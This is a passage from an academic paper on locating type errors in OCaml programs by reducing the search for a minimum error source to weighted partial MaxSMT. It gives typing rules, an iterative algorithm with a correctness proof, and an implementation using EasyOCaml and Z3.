In our previous paper [24], we used a slightly more restrictive definition of error source. Namely, we required that an error source must be minimal, i.e., it does not have a proper subset that is also an error source. The above definitions imply that a minimum error source is also minimal since we require that the weights assigned by cost functions are positive.

3.4 Satisfiability

The classic CNF-SAT problem takes as input a finite set of propositional clauses \mathcal{C} . A clause is a finite set of literals, which are propositional variables or negations of propositional variables. A propositional model M assigns all propositions into $\{\text{true}, \text{false}\}$. An assignment M is said to satisfy a propositional variable P , written

$M \models P$, if M maps P to **true**. Similarly, $M \models \neg P$ if M maps P to **false**. A clause C is satisfied by M if at least one literal in C is satisfied. The CNF-SAT problem asks if there exists a propositional model M that satisfies all clauses in \mathcal{C} simultaneously $M \models \mathcal{C}$.

3.5 MaxSAT and Variants

The MaxSAT problem takes as input a finite set of propositional soft clauses \mathcal{C}_S and finds a propositional model M that maximizes the number of clauses K that are simultaneously satisfied [18]. The *partial* MaxSAT problem adds a set of *hard* clauses \mathcal{C}_H that must be satisfied. The *weighted partial* MaxSAT (WPMMaxSAT) problem additionally takes a map w from soft clauses to positive integer weights and produces assignments of maximum weight:

$$\begin{aligned} \text{WPMMaxSAT}(\mathcal{C}_H, \mathcal{C}_S, w) = \\ \text{maximize } \sum_{c \in \mathcal{C}} w(c) \text{ where } M \models \mathcal{C} \cup \mathcal{C}_H \text{ and } \mathcal{C} \subseteq \mathcal{C}_S \end{aligned} \quad (5)$$

3.6 SMT & MaxSMT

The *weighted partial* MaxSMT problem (WPMMaxSMT) is formalized by directly lifting the WPMMaxSAT formulation to Satisfiability Modulo Theories (SMT) [2]. The SMT problem takes as input a finite set of assertions Φ where each assertion is a first-order formula. The functions and predicates in the assertions are interpreted according to a fixed first-order theory \mathcal{T} . The theory \mathcal{T} enforces the semantics of the functions to behave in a certain fashion by restricting the class of first-order models. A first-order model M , in addition to assigning variables to values in a domain, assigns semantics to the function symbols over the domain. As an example, the theory of linear real arithmetic enforces the domain to be the mathematical real numbers \mathcal{R} and the built-in function symbol $+$ to behave as the mathematical plus function. The model M is said to satisfy a formula ϕ , written again as $M \models \phi$, if ϕ evaluates to **true** in M . We consider a theory \mathcal{T} to be a class of models. A formula (or finite set of formulas) is satisfiable modulo \mathcal{T} , written as $M \models_{\mathcal{T}} \phi$, if there is a model M such that $M \in \mathcal{T}$ and $M \models \phi$.²

Most concepts directly generalize from MaxSAT to MaxSMT: satisfiability is now modulo the models of \mathcal{T} , and soft and hard clauses are now over \mathcal{T} -literals. Many SMT solvers are organized around adding \mathcal{T} -valid formulas, known as theory lemmas, into \mathcal{L} to refine the search. (Thus \mathcal{L} still only contains formulas entailed by Φ .) The optimization formulation of WPMMaxSMT is nearly identical to (5):

$$\begin{aligned} \text{WPMMaxSMT}(\Phi_H, \Phi_S, w) = \\ \text{maximize } \sum_{c \in \Phi} w(c) \text{ where } M \models_{\mathcal{T}} \Phi \cup \Phi_H \text{ and } \Phi \subseteq \Phi_S \end{aligned} \quad (6)$$

² This informal introduction ignores many aspects of SMT such as non-standard models for the theory of reals.

We reduce computing minimum error sources to solving WP-MaxSMT problems. We first generate typing constraints from the given input program that are satisfiable iff the input program is well typed. We then specify the weight function w by labeling a subset of the assertions according to the cost function R .

3.7 Theory of Inductive Datatypes

The theory of inductive data types [3] allows us to compactly express the needed typing constraints. The theory allows for users to define their own inductive data types and state equality constraints over the terms of that data type. We define an inductive data type Types that represents the ground monotypes of λ^\perp :

$$t \in \text{Types} ::= \text{int} \mid \text{bool} \mid \text{fun}(t, t) \quad (7)$$

Here, the term constructor fun is used to encode the ground function types. The models of the theory of inductive data types forces the interpretation of the constructors in the expected fashion. For instance:

1. Different constructors produce disequal terms.

$$\text{int} \neq \text{bool}, \forall \alpha, \beta. \text{bool} \neq \text{fun}(\alpha, \beta) \wedge \text{int} \neq \text{fun}(\alpha, \beta)$$

2. Every term is constructed by some constructor.

$$t = \text{bool} \vee t = \text{int} \vee \exists \alpha, \beta. t = \text{fun}(\alpha, \beta)$$

3. The constructors are injective.

$$\forall \alpha, \beta, \gamma, \delta \in \text{Types}. \text{fun}(\alpha, \beta) = \text{fun}(\gamma, \delta) \Rightarrow \alpha = \gamma \wedge \beta = \delta$$

Thus, the theory enforces that the ground monotypes of λ^\perp are faithfully interpreted by the terms of Type .

To support typing expressions such as $(a, b, _)$ and others found in realistic languages, we extend Types in (7) with additional type constructors, e.g., $\text{product}(t, t)$, to encode product types $\tau_1 * \tau_2$ and user-defined algebraic data types. This pre-processing pass is straightforward but outside of the scope of this paper.

4. Algorithm

We now introduce a refinement of the typing relation used in [24] to generate typing constraints. The novelty of this new typing relation is the ability to specify a set of variable usage locations whose typing constraints are abstracted as the principal type of the variable. We then describe an algorithm that iteratively uses this typing relation to find a minimum error source while expanding only those principal type usages that are relevant for the minimum source.

4.1 Notation and Setup

Standard type inference implementations handle expressions of the form $\text{let } x = e_1 \text{ in } e_2$ by computing the *principal* type of e_1 , binding x to the principal type σ_p in the environment $\Gamma.x : \sigma_p$, and proceeding to perform type inference on e_2 [10]. Given an environment Γ , the type σ_p is the principal type for e if $\Gamma \vdash e : \sigma_p$ and for any other σ such that $\Gamma \vdash e : \sigma$ then σ is a generic instance of σ_p . Note that a principal type is unique, subject to e and Γ , up to the renaming of bound type variables in σ_p .

We now introduce several auxiliary functions and sets that we use in our algorithm. We define ρ to be a partial function accepting an expression e and a typing environment Γ where $\rho(\Gamma, e)$ returns a principal type of e subject to Γ . If e is not typeable in Γ , then $(\Gamma, e) \notin \text{dom}(\rho)$. Next, we define a mapping $Uloc$ for the usage locations of a variable. Formally, $Uloc$ is a partial function such that given a location ℓ of a let variable definition and a program p returns the set $Uloc_p(\ell)$ of all locations where this variable is used in p . Note that a location of a let variable definition is a location corresponding to the root of the defining expression. We also make

use of a function for the definition location $dloc$. The function $dloc$ reverses the mapping of $Uloc$ for a variable usage. More precisely, $dloc(p, \ell)$ returns the location where the variable appearing at ℓ was defined in p . Also, for a set of locations L we define $Vloc(\ell)$ to be the set of all locations in L that correspond to usages of let variables.

For the rest of this section, we assume a fixed program p for which the above functions and sets are precomputed. We do not provide detailed algorithms for computing these functions since they are either straightforward or well-known from the literature. For instance, the ρ function can be implemented using the classical W algorithm [10].

4.2 Constraint Generation

The main idea behind our algorithm, described in Section 4.4, is to iteratively discover which principal type usages must be expanded to compute a minimum error source. The technical core of the algorithm is a new typing relation that produces typing constraints subject to a set of locations where principal type usages must be expanded.

We use Φ to denote a set of logical assertions in the signature of Types that represent typing constraints. Henceforth, when we refer to types we mean terms over Types . *Expanded locations* are a set of locations \mathcal{L} such that $\mathcal{L} \subseteq Loc(p)$. Intuitively, this is a set of locations corresponding to usages of let variables x where the typing of x in the current iteration of the algorithm is expanded into the corresponding typing constraints. Those locations of usages of x that are not expanded will treat x using its principal type. We also introduce a set of locations whose usages must be expanded \mathcal{L}_0 . We will always assume $\mathcal{L}_0 \subseteq \mathcal{L}$. Formally, \mathcal{L}_0 is the set of all program locations in p except the locations of well-typed let variables and their usages. This definition enforces that usages of variables that have no principal type are always expanded. In summary, $\mathcal{L}_0 \subseteq \mathcal{L} \subseteq Loc(p)$.

We define a typing relation $\vdash_{\mathcal{L}}$ over $(\Pi, \Gamma, e, \alpha, \Phi)$ which is parameterized by \mathcal{L} . The relation is given by judgments of the form:

$$\Pi, \Gamma \vdash_{\mathcal{L}} e : \alpha \mid \Phi.$$

Intuitively, the relation holds iff expression e in p has type α under typing environment Γ if we solve the constraints Φ for α . (We make this statement formally precise later.) The relation depends on \mathcal{L} , which controls whether a usage of a let variable is typed by the principal type of the let definition or the expanded typing constraints of that definition.

For technical reasons, the principal types are computed in tandem with the expanded typing constraints. This is because both the expanded constraints and the principal types may refer to type variables that are bound in the environment, and we have to ensure that both agree on these variables. We therefore keep track of two separate typing environments:

- the environment Π binds let variables to the principal types of their defining expressions if the principal type exists with respect to Π , and
- the typing environment Γ binds let variables to their expanded typing constraints (modulo \mathcal{L}).

The typing relation ensures that the two environments are kept synchronized. To properly handle polymorphism, the bindings in Γ are represented by typing schemas:

$$x : \forall \vec{\alpha}. (\Phi \Rightarrow \alpha)$$

The schema states that x has type α if we solve the typing constraints Φ for the variables $\vec{\alpha}$. To simplify the presentation, we also represent bindings in Π as type schemas. Note that we can represent an arbitrary type t by the schema $\forall \alpha. (\{\alpha = t\} \Rightarrow \alpha)$ where

$$\begin{array}{c}
\frac{\Pi, x : \alpha, \Gamma, x : \alpha \vdash_{\mathcal{L}} e : \beta \mid \Phi \quad \gamma \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} (\lambda x. e)^{\ell} : \gamma \mid \{T_{\ell} \Rightarrow (\{\gamma = \text{fun}(\alpha, \beta)\} \cup \Phi)\}} \text{ [A-ABS]} \quad \frac{\Pi, \Gamma \vdash_{\mathcal{L}} e_1 : \alpha \mid \Phi_1 \quad \Pi, \Gamma \vdash_{\mathcal{L}} e_2 : \beta \mid \Phi_2 \quad \gamma \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} (e_1 \ e_2)^{\ell} : \gamma \mid \{T_{\ell} \Rightarrow (\{\alpha = \text{fun}(\beta, \gamma)\} \cup \Phi_1 \cup \Phi_2)\}} \text{ [A-APP]} \\
\\
\frac{\Pi, \Gamma \vdash_{\mathcal{L}} e_1 : \alpha_1 \mid \Phi_1 \quad \Pi, \Gamma \vdash_{\mathcal{L}} e_2 : \alpha_2 \mid \Phi_2 \quad \Pi, \Gamma \vdash_{\mathcal{L}} e_3 : \alpha_3 \mid \Phi_3 \quad \gamma \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} (\text{if } e_1^{\ell_1} \text{ then } e_2^{\ell_2} \text{ else } e_3^{\ell_3})^{\ell} : \gamma \mid \{T_{\ell} \Rightarrow ((T_{\ell_1} \Rightarrow \alpha_1 = \text{bool}), (T_{\ell_2} \Rightarrow \alpha_2 = \gamma), (T_{\ell_3} \Rightarrow \alpha_3 = \gamma)) \cup \Phi_1 \cup \Phi_2 \cup \Phi_3\}} \text{ [A-COND]} \\
\\
\frac{\alpha \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} \perp : \alpha \mid \emptyset} \text{ [A-HOLE]} \quad \frac{b \in \mathbb{B} \quad \alpha \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} b^{\ell} : \alpha \mid \{T_{\ell} \Rightarrow \alpha = \text{bool}\}} \text{ [A-BOOL]} \quad \frac{n \in \mathbb{Z} \quad \alpha \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} n^{\ell} : \alpha \mid \{T_{\ell} \Rightarrow \alpha = \text{int}\}} \text{ [A-INT]} \\
\\
\frac{\ell \in \mathcal{L} \quad x : \forall \vec{\alpha}. (\Phi \Rightarrow \alpha) \in \Gamma \quad \vec{\beta}, \gamma \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} x^{\ell} : \gamma \mid \{T_{\ell} \Rightarrow (\{\gamma = \alpha[\vec{\beta}/\vec{\alpha}]\} \cup \Phi[\vec{\beta}/\vec{\alpha}])\}} \text{ [A-VAR-EXP]} \\
\\
\frac{\ell \notin \mathcal{L} \quad x : \forall \vec{\alpha}. (\Phi \Rightarrow \alpha) \in \Pi \quad \vec{\beta}, \gamma \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} x^{\ell} : \gamma \mid \{T_{\ell} \Rightarrow (\{\gamma = \alpha[\vec{\beta}/\vec{\alpha}]\} \cup \Phi[\vec{\beta}/\vec{\alpha}])\}} \text{ [A-VAR-PRIN]} \\
\\
\frac{\ell_1 \in \mathcal{L} \quad \Pi, \Gamma \vdash_{\mathcal{L}} e_1 : \alpha_1 \mid \Phi_1 \quad \vec{\alpha} = \text{fv}(\Phi_1) \setminus \text{fv}(\Gamma) \quad \tau_{\text{exp}} = \forall \vec{\alpha}. (\Phi_1 \Rightarrow \alpha_1) \quad \Pi, \Gamma, x : \tau_{\text{exp}} \vdash_{\mathcal{L}} e_2 : \alpha_2 \mid \Phi_2 \quad \vec{\beta}, \gamma \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} (\text{let } x = e_1^{\ell_1} \text{ in } e_2)^{\ell} : \gamma \mid \{T_{\ell} \Rightarrow (\{\gamma = \alpha_2\} \cup \Phi_1[\vec{\beta}/\vec{\alpha}] \cup \Phi_2)\}} \text{ [A-LET-EXP]} \\
\\
\frac{\ell_1 \notin \mathcal{L} \quad \rho(\Pi, e_1) = \forall \vec{\delta}. \tau_p \quad \alpha \text{ new} \quad \tau_{\text{prin}} = \forall \alpha, \vec{\delta}. (\{P_{\ell_1} \Rightarrow \alpha = \tau_p\} \Rightarrow \alpha) \quad \Pi, \Gamma \vdash_{\mathcal{L}} e_1 : \alpha_1 \mid \Phi_1 \quad \vec{\alpha} = \text{fv}(\Phi_1) \setminus \text{fv}(\Gamma) \quad \tau_{\text{exp}} = \forall \vec{\alpha}. (\Phi_1 \Rightarrow \alpha_1) \quad \Pi, x : \tau_{\text{prin}}, \Gamma, x : \tau_{\text{exp}} \vdash_{\mathcal{L}} e_2 : \alpha_2 \mid \Phi_2 \quad \vec{\beta}, \gamma \text{ new}}{\Pi, \Gamma \vdash_{\mathcal{L}} (\text{let } x = e_1^{\ell_1} \text{ in } e_2)^{\ell} : \gamma \mid \{T_{\ell} \Rightarrow (\{\gamma = \alpha_2\} \cup \Phi_1[\vec{\beta}/\vec{\alpha}] \cup \Phi_2)\}} \text{ [A-LET-PRIN]}
\end{array}$$

Figure 3. Rules defining the constraint typing relation for λ^{\perp}

$\alpha \notin \text{fv}(t)$. The symbol \Rightarrow is used here to suggest, but keep syntactically separate, the notion of logical implication \Rightarrow that is implicitly present in the schema.

The typing relation $\Pi, \Gamma \vdash_{\mathcal{L}} e : \alpha \mid \Phi$ is defined in Figure 3. It can be seen as a constraint generation procedure that goes over an expression e at location ℓ and generates a set of typing constraints Φ . For the purpose of computing error sources, we associate with each location ℓ a propositional variable T_{ℓ} . The location ℓ is in the computed error source iff the variable T_{ℓ} is assigned to **false**. This is also reflected in the typing constraints. All typing constraints added at location ℓ are guarded by the variable T_{ℓ} . That is, the clauses φ_n in the constraint generated for an expression e^{ℓ_n} with a subexpression at location ℓ_1 have the rough form:

$$T_{\ell_n} \Rightarrow \dots \Rightarrow T_{\ell_1} \Rightarrow \alpha_1 = t$$

where $\alpha_1 = t$ is the typing constraint on the subexpression ℓ_1 . The T_{ℓ_i} are the propositional variables associated with the locations on the path from ℓ_n to ℓ_1 in the abstract syntax tree. Only if $T_{\ell_n}, \dots, T_{\ell_1}$ are all true, is the constraint $\alpha_1 = t$ active. If any of the variables T_{ℓ_i} is false, φ_n is trivially satisfied. This captures the fact that the typing constraint of the subexpression at ℓ_1 should be disregarded if any of the expressions e^{ℓ_i} in which it is contained are part of the error source (i.e., e^{ℓ_i} is replaced by a hole expression, and with it e_1).

The rules A-LET-PRIN and A-LET-EXP govern the computation and binding of typing constraints and principal types for **let** definitions $(\text{let } x = e_1^{\ell_1} \text{ in } e_2)^{\ell}$. If e_1 has no principal type under the current environment Π , then $\ell_1 \in \mathcal{L}$ by the assumption that $\mathcal{L}_0 \subseteq \mathcal{L}$. Thus, when rule A-LET-PRIN applies, $\rho(\Pi, e_1)$ is defined. The rule then binds x in Π to the principal type and binds x in Γ to the expanded typing constraints obtained from e_1 .

The [A-LET-PRIN] rule binds x in both Π and Γ as it is possible that in the current iteration some usages of x need to be typed with principal types and some with expanded constraints. For instance, our algorithm can expand usages of a function, say f , in the first iteration, and then expand all usages of, say g , in the next iteration. If g 's defining expression in turn contains calls to f , those calls will be typed with principal types. This is done because there may exist a minimum error source that does not require that the calls to f in g are expanded.

After extending the typing environments, the rule recurses to compute the typing constraints for the body e_2 with the extended environments. Note that the rule introduces an auxiliary propositional variable P_{ℓ_1} that guards all the typing constraints of the principal type before x is bound in Π . This step is crucial for the correctness of the algorithm. We refer to the variables as *principal type correctness variables*. That is, if P_{ℓ_1} is **true** then this means that the definition of the variable bound at ℓ_1 is not involved in the

minimum error source and the principal type safely abstracts the associated unexpanded typing constraints.

The rule A-LET-EXP applies whenever $\ell_1 \in \mathcal{L}$. The rule is almost identical to the A-LET-PRIN rule, except that it does not bind x in Π to τ_{prin} (the principal type). This will have the effect that for all usages of x in e_2 , the typing constraints for e_1 to which x is bound in Γ will always be instantiated. By the way the algorithm extends the set \mathcal{L} , $\ell_1 \in \mathcal{L}$ implies that $\ell_1 \in \mathcal{L}_0$, i.e., the defining expression of x is ill-typed and does not have a principal type.

The A-VAR-PRIN rule instantiates the typing constraints of the principal type of a `let` variable x if x is bound in Π and the location of x is not marked to be expanded. Instantiation is done by substituting the type variables $\vec{\alpha}$ that are bound in the schema of the principle type with fresh type variables $\vec{\beta}$. The A-VAR-EXP rule is again similar, except that it handles all usages of `let` variables that are marked for expansion, as well as all usages of variables that are bound in lambda abstractions.

The remaining rules are relatively straightforward. The rule A-ABS is noteworthy as it simultaneously binds the abstracted variable x to the same type variable α in both typing environments. This ensures that the two environments consistently refer to the same bound type variables when they are used in the subsequent constraint generation and principal type computation within e .

4.3 Reduction to Weighted Partial MaxSMT

Given a cost function R for program p and a set of locations \mathcal{L} where $\mathcal{L}_0 \subseteq \mathcal{L}$, we generate a WPMaSMT instance $I(p, R, \mathcal{L}) = (\Phi_H, \Phi_S, w)$ as follows. Let $\Phi_{p,\mathcal{L}}$ be a set of constraints such that $\emptyset, \emptyset \vdash_{\mathcal{L}} p : \alpha \mid \Phi_{p,\mathcal{L}}$ for some type variable α . Then define

$$\begin{aligned}\Phi_H &= \Phi_{p,\mathcal{L}} \cup \{T_\ell \mid \ell \notin \text{dom}(R(p))\} \cup P\text{Defs}(p) \\ \Phi_S &= \{T_\ell \mid \ell \in \text{dom}(R(p))\} \\ w(T_\ell) &= R(p)(\ell), \text{ for all } T_\ell \in \Phi_S\end{aligned}$$

The set of assertions $P\text{Defs}(p)$ contains the definitions for the principal type correctness variables P_ℓ . For a `let` variable x that is defined at some location ℓ , the variable P_ℓ is defined to be `true` iff

- each location variable $T_{\ell'}$ for a location ℓ' in the defining expression of x is `true`, and
- each principal type correctness variable $P_{\ell'}$ for a `let` variable that is defined at ℓ' and used in the defining expression of x is `true`.

Formally, $P\text{Defs}(p)$ defines the set of formulas

$$\begin{aligned}P\text{Defs}(p) &= \{P\text{Def}_\ell \mid \ell \in \text{dom}(U\text{loc}_p)\} \\ P\text{Def}_\ell &= \left(P_\ell \Leftrightarrow \bigwedge_{\ell' \in \text{Loc}(\ell)} T_{\ell'} \wedge \bigwedge_{\ell' \in V\text{loc}(\ell)} P_{d\text{loc}(\ell')} \right)\end{aligned}$$

Setting the P_ℓ to `false` thus captures all possible error sources that involve some of the locations in the defining expression of x , respectively, the defining expressions of other variables that x depends on. Recall that the propositional variable P_ℓ is used to guard all the instances of the principal types of x in $\Phi_{p,\mathcal{L}}$. Thus, setting P_ℓ to `false` will make all usage locations of x well-typed that have not yet been expanded and are thus constrained by the principal type. By the way P_ℓ is defined, the cost of setting P_ℓ to `false` will be the minimum weight of all the location variables for the locations of x 's definition and its dependencies. Thus, P_ℓ conservatively approximates all the potential minimum error sources that involve these locations.

We denote by SOLVE the procedure that given p , R , and \mathcal{L} returns some model M that is a solution of $I(p, R, \mathcal{L})$.

Algorithm 1 Iterative algorithm for computing a minimum error source

```

1: procedure ITERMINERROR( $p, R$ )
2:    $\mathcal{L} \leftarrow \mathcal{L}_0$ 
3:   loop
4:      $M \leftarrow \text{SOLVE}(p, R, \mathcal{L})$ 
5:      $L_u \leftarrow \text{Usages}(p, \mathcal{L}, M)$ 
6:     if  $L_u \subseteq \mathcal{L}$  then
7:       return  $L_M$ 
8:     end if
9:      $\mathcal{L} \leftarrow \mathcal{L} \cup L_u$ 
10:  end loop
11: end procedure

```

Lemma 1. *SOLVE is total.*

Lemma 1 follows from our assumption that R is defined for the root location ℓ_p of the program p . That is, $I(p, R, \mathcal{L})$ always has some solution since Φ_H holds in any model M where $M \not\models T_{\ell_p}$.

Given a model $M = \text{SOLVE}(p, R, \mathcal{L})$, we define L_M to be the set of locations excluded in M :

$$L_M = \{\ell \in \text{Loc}(p) \mid M \models \neg T_\ell\}.$$

4.4 Iterative Algorithm

Next, we present our iterative algorithm for computing minimum type error sources.

In order to formalize the termination condition of the algorithm, we first need to define the set of usage locations of `let` variables in program p that are in the scope of the current expansion \mathcal{L} . We denote this set by $\text{Scope}(p, \mathcal{L})$. Intuitively, $\text{Scope}(p, \mathcal{L})$ consists of all those usage locations of `let` variables that either occur in the body of a top-level `let` declaration or in the defining expression of some other `let` variable which has at least one expanded usage location in \mathcal{L} . Formally, $\text{Scope}(p, \mathcal{L})$ is the largest set of usage locations in p that satisfies the following condition: for all $\ell \in \text{dom}(U\text{loc}_p)$, if $U\text{loc}_p(\ell) \cap \mathcal{L} = \emptyset \wedge U\text{loc}_p(\ell) \neq \emptyset$, then $\text{Loc}(\ell) \cap \text{Scope}(p, \mathcal{L}) = \emptyset$.

For $M = \text{SOLVE}(p, R, \mathcal{L})$, we then define $\text{Usages}(p, \mathcal{L}, M)$ to be the set of all usage locations of the `let` variables in p that are in scope of the current expansions and that are marked for expansion. That is, $\ell \in \text{Usages}(p, \mathcal{L}, M)$ iff

1. $\ell \in \text{Scope}(p, \mathcal{L})$, and
2. $M \not\models P_{d\text{loc}(\ell)}$

Note that if the second condition holds, then a potentially cheaper error source exists that involves locations in the definition of the variable x used at ℓ . Hence, that usage of x should not be typed by x 's principal type but by the expanded typing constraints generated from x 's defining expression.

We say that a solution L_M , corresponding to the result of $\text{SOLVE}(p, R, \mathcal{L})$, is *proper* if $\text{Usages}(p, \mathcal{L}, M) \subseteq \mathcal{L}$, i.e., L_M does not contain any usage locations of `let` variables that are in scope and still typed by unexpanded instances of principal types.

Algorithm 1 shows the iterative algorithm. It takes an ill-typed program p and a cost function R as input and returns a minimum error source. The set \mathcal{L} of locations to be expanded is initialized to \mathcal{L}_0 . In each iteration, the algorithm first computes a minimum error source for the current expansion using the procedure SOLVE from the previous section. If the computed error source is proper, the algorithm terminates and returns the current solution L_M . Otherwise, all usage locations of `let` variables involved in the current minimum solution are marked for expansion and the algorithm continues.

4.5 Correctness

We devote this section to proving the correctness of our iterative algorithm. In a nutshell, we show by induction that the solutions computed by our algorithm are also solutions of the naive algorithm that expands all usages of `let` variables immediately as in [24].

We start with the base case of the induction where we fully expand all constraints, i.e., $\mathcal{L} = \text{Loc}(p)$.

Lemma 2. *Let p be a program and R a cost function and let $M = \text{SOLVE}(p, R, \text{Loc}(p))$. Then $L_M \subseteq \text{Loc}(p)$ is a minimum error source of p subject to R .*

Lemma 2 follows from [24, Theorem 1] because if $\mathcal{L} = \text{Loc}(p)$, then we obtain exactly the same reduction to WPMAXSMT as in our previous work. More precisely, in this case the A-VAR-PRIN rule is never used. Hence, all usages of `let` variables are typed by the expanded typing constraints according to rule A-VAR-EXP. The actual proof requires a simple induction over the derivations of the constraint typing relation defined in Figure 3, respectively, the constraint typing relation defined in [24, Figure 4].

We next prove that in order to achieve full expansion it is not necessary that $\mathcal{L} = \text{Loc}(p)$. To this end, define the set \mathcal{L}_p , which consists of \mathcal{L}_0 and all usage locations of `let` variables in p :

$$\mathcal{L}_p = \mathcal{L}_0 \cup \bigcup_{l \in \text{dom}(U_{\text{Loc}(p)})} U_{\text{Loc}(p)}(l).$$

Then $\vdash_{\mathcal{L}}$ generates the same constraints as $\vdash_{\text{Loc}(p)}$ as stated by the following lemma.

Lemma 3. *For any p, Π, Γ, α , and Φ , we have $\Pi, \Gamma \vdash_{\mathcal{L}_p} p : \alpha \mid \Phi$ iff $\Pi, \Gamma \vdash_{\text{Loc}(p)} p : \alpha \mid \Phi$.*

Lemma 3 can be proved using a simple induction on the derivations of $\vdash_{\mathcal{L}_p}$, respectively, $\vdash_{\text{Loc}(p)}$. First, note that $\text{Loc}(p) \setminus \mathcal{L}_p$ is the set of locations of well-typed `let` variable definitions in p . Hence, the derivations using $\vdash_{\mathcal{L}_p}$ will never use the A-LET-EXP rule, only A-LET-PRIN. However, the A-LET-PRIN rule updates both Π and Γ , so applications of A-VAR-EXP (A-VAR-PRIN is never used in either case) will be the same as if $\vdash_{\text{Loc}(p)}$ is used.

The following lemma states that if the iterative algorithm terminates, then it computes a correct result.

Lemma 4. *Let p be a program, R a cost function, and \mathcal{L} such that $\mathcal{L}_0 \subseteq \mathcal{L} \subseteq \mathcal{L}_p$. Further, let $M = \text{SOLVE}(p, R, \mathcal{L})$ such that L_M is proper. Then, L_M is a minimum error source of p subject to R .*

The proof of Lemma 4 can be found in the extended version of the paper [25]. For brevity, we provide here only the high-level argument. The basic idea is to show that adding each of the remaining usage locations to \mathcal{L} results in typing constraints for which L_M is again a proper minimum error source. More precisely, we show that for each set \mathcal{D} such that $\mathcal{L}_0 \subseteq \mathcal{L} \subseteq \mathcal{L} \cup \mathcal{D} \subseteq \mathcal{L}_p$, if M is the maximum model of $I(p, R, \mathcal{L})$ from which L_M was computed, then M can be extended to a maximum model M' of $I(p, R, \mathcal{L} \cup \mathcal{D})$ such that $L_{M'} = L_M$. That is, L_M is again a proper minimum error source for $I(p, R, \mathcal{L} \cup \mathcal{D})$. The proof goes by induction on the cardinality of the set \mathcal{D} . Therefore, by the case $\mathcal{L} \cup \mathcal{D} = \mathcal{L}_p$, Lemma 2, and Lemma 3 we have that L_M is a true minimum error source for p subject to R .

Finally, note that the iterative algorithm always terminates since \mathcal{L} is bounded from above by the finite set \mathcal{L}_p and \mathcal{L} grows in each iteration. Together with Lemma 4, this proves the total correctness of the algorithm.

Theorem 1. *Let p be a program and R a cost function. Then, $\text{ITERMINERROR}(p, R)$ terminates and computes a minimum error source for p subject to R .*

5. Implementation and Evaluation

In this section we describe the implementation of our algorithm that targets the Caml subset of the OCaml language. We also present the results of evaluating our implementation on the OCaml student benchmark suite from [17] and the GRASShopper [27] program verification tool.

The prototype implementation of our algorithm was uniformly faster than the naive approach in our experiments. Most importantly, the number of generated typing constraints produced by our algorithm is almost an order of magnitude smaller than when using the naive approach. Consequently, our algorithm also ran faster in the experiments.

We note that the new algorithm and the algorithm in [24] provide the same formal guarantees. Since we made experiments on the quality of type error sources in [24], we feel a new evaluation—over largely the same set of benchmarks and the same ranking criterion—would not be a significant contribution beyond the work done in [24]. We refer the reader to that paper for more details.

5.1 Implementation

Our implementation bundles together the EasyOCaml [13] tool and the MaxSMT solver νZ [6, 7]. The νZ solver is available as a branch of the SMT solver Z3 [11]. We use EasyOCaml for generating typing constraints for OCaml programs. Once we convert the constraints to the weighted MaxSMT instances, we use Z3's weighted MaxRes [20] algorithm to compute a minimum error source.

Constraint Generation. EasyOCaml is a tool that helps programmers debug type errors by computing a slice of a program involved in the type error [15]. The slicing algorithm that EasyOCaml implements relies on typing constraint generation. More precisely, EasyOCaml produces typing constraints for the Caml part of the OCaml language, including algebraic data types, reference, etc. The implementation of our algorithm modifies EasyOCaml so that it stores a map from locations to the corresponding generated typing constraints. This map is then used to compute the principal types for `let` variables. Rather than using the algorithm W, we take typing constraints of locations within the `let` defining expression and compute a most general solution to the constraints using a unification algorithm [26, 28]. In other words, principal types for `let` defining variables are computed in isolation, with no assumptions on the bound variables, which are left intact. Then, we assign each program location with a weight using a fixed cost function. The implementation uses a modified version of the cost function introduced in Section 2 where each expression is assigned a weight equal to its AST size. The implemented function additionally annotates locations that come from expressions in external libraries and user-provided type annotations as hard constraints. This means that they are not considered as a source of type errors.

The generation of typing constraints for each iteration in our algorithm directly follows the typing rules in Figure 3. In addition, we perform a simple optimization that reduces the total number of typing constraints. When typing an expression `let $x = e_1$ in e_2` , the A-LET-PRIN and A-LET-EXP rules always add a fresh instance of the constraint Φ_1 for e_1 to the whole set of constraints. This is to ensure that type errors in e_1 are not missed if x is never used in e_2 . We can avoid this duplication of Φ_1 in certain cases. If a principal type was successfully computed for the `let` variable beforehand, the constraints Φ_1 must be consistent. If the expression e_1 refers to variables in the environment that have been bound by lambda abstraction, then not instantiating Φ_1 at all could make the types of these variables under-constrained. However, if Φ_1 is consistent and e_1 does not contain variables that come from lambda abstractions, then we do not need to include a fresh instance of Φ_1 .

in A-Let-Prin. Similarly, if e_1 has no principal type because of a type error and the variable x is used somewhere in e_2 , then the algorithm ensures that all such usages are expanded and included in the whole set of typing constraints. Therefore, we can safely omit the extra instance of Φ_1 in this case as well.

Solving the Weighted MaxSMT Instances. Once our algorithm generates typing constraints for an iteration, we encode the constraints in an extension of the SMT-LIB 2 language [4]. This extension allows us to handle the theory of inductive data types which we use to encode types and type variables, whereas locations are encoded as propositional variables. We compute the weighted partial MaxSMT solution for the encoded typing constraints by using Z3’s weighted partial MaxSMT facilities. In particular, we configure the solver to use the MaxRes [20] algorithm for solving the weighed partial MaxSMT problem.

5.2 Evaluation

We evaluated our implementation on the student OCaml benchmarks from [17] as well as ill-typed OCaml programs we took from the GRASShopper program verification tool [27]. The student benchmark suite consists of OCaml programs written by students that were new to OCaml. We took the 356 programs from the benchmark suite that are ill-typed. Most of these programs exhibit type mismatch errors. Only few of programs have trivial type errors such as calling a function with too many arguments or assigning a non-mutable field of a record. The other programs in the benchmark suite that we did not consider do not exhibit type errors, but errors that are inherently localized, such as the use of an unbounded value or constructor. The size of these programs is limited; the largest example has 397 lines of code.

